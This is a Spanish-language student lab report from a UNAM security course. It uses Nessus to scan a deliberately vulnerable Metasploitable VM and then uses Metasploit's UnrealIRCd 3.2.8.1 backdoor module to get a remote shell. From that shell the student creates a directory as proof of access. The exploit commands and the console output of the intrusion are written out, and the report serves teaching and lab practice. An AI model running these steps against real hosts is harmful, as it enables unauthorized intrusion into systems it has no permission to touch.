# Universidad Nacional Autónoma de México

# Facultad de Estudios Superiores Aragón

Alumno: Bermeo Espino Juan Daniel

Reporte de práctica: Uso de Nessus Scanner y Metasploit

Temas especiales de seguridad informática Grupo: 2060


**Profesor:** Jose Francisco Aguilar Hernandez Semestre 2024-II

#### **Proceso**


Después de contar con todas las configuraciones y descargas proporcionadas por el instructor para que funcione correctamente nuestra infraestructura comenzamos por enviar un escaneo completo a la máquina.

Información de la máquina


### Configuración del escaneo



El resultado del escaneo es el siguiente, una vez teniendo la información de cuáles son las vulnerabilidades procederemos a ganar acceso por medio de metasploit



Ahora en Nessus encontraremos la etiqueta con la cual podremos encontrar el nombre para metasploit, mostramos una como ejemplo pero se entiende que asi es como sabemos como explotar cierta vulnerabilidad.



### Uso de metasploit

Para encontrar primero la vulnerabilidad usaremos el comando search

```
Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/nfs/nfsmount normal No NFS Mount Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/nfs/nfsmount
```

Después debemos de seleccionar el exploit que se va a usar

```
<u>msf6</u> > use 0
<u>msf6</u> auxiliary(<mark>scanner/nfs/nfsmount</mark>) > ■
```

Vemos cómo el puntero ahora tiene seleccionado el exploit.

Ahora usamos un comando para ver las opciones de configuración del exploit y completar las que sean necesarias o corregirlas.

Ya con el exploit preparado cargamos un payload para poder tener la consola de acción para manejar la máquina

Por posibles limitaciones de la configuración de la herramienta de metasploit no pude explotar las vulnerabilidades iniciales, por lo cual busque las backdoor directamente que se encontraban para usarse.

Probando la única de la que obtuve resultado fue la de Unreal y se consigue el acceso remoto

```
msf6 exploit(unix/misc/distcc_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.72
RHOST ⇒ 192.168.1.72
```

Una vez dentro confirmamos en que parte del sistema estamos y creamos un directorio mostrando asi la capacidad de infiltrase de cualquier adversario.

```
pwd
/etc/unreal
cd ..
pwd
/etc/unreal
cd ..
cd ..
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
pwd
/etc/unreal
mkdir puedo_controlar_Bermeo
```

```
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
puedo_controlar_Bermeo
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Comprobamos que los cambios fueron efectuados en la máquina metasploitable.

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ...
msfadmin@metasploitable:/$ ls
                          lost+found
bin
       dev
             initrd
                                      nohup.out
                                                 root
                                                        sys
                                                             var
boot
       etc
             initrd.img
                                                 sbin
                                                             vmlinuz
                         media
                                      opt
                                                        tmp
             lib
cdrom
       home
                                      proc
                                                 srv
                                                        usr
nsfadmin@metasploitable:/$ cd etc
msfadmin@metasploitable:/etc$ cd unreal
-bash: cd: unreal: Permission denied
msfadmin@metasploitable:/etc$ sudocd unreal
-bash: sudocd: command not found
msfadmin@metasploitable:/etc$ sudo cd unreal
[sudo] password for msfadmin:
sudo: cd: command not found
nsfadmin@metasploitable:/etc$ sudo su
root@metasploitable:/etc# cd unreal
root@metasploitable:/etc/unreal# ls
                       dccallow.conf
                                                  puedo_controlar_Bermeo
aliases
                                       ircd.pid
badwords.channel.conf
                                       ircd.tune
                                                  spamfilter.conf
                       doc
badwords.message.conf
                       Donation
                                       LICENSE
                                                  tmp
badwords.quit.conf
                       help.conf
                                       modules
                                                  unreal
                                                  unrealired.conf
curl-ca-bundle.crt
                        ircd.log
                                       networks
root@metasploitable:/etc/unreal#
```

Y como podemos ver por el proceso realizado dentro de la máquina para poder acceder al directorio podemos ver cómo al adquirir acceso con este método se adquiere también privilegios de alto nivel ya que no solo permite el acceso si no la modificación de este directorio protegido.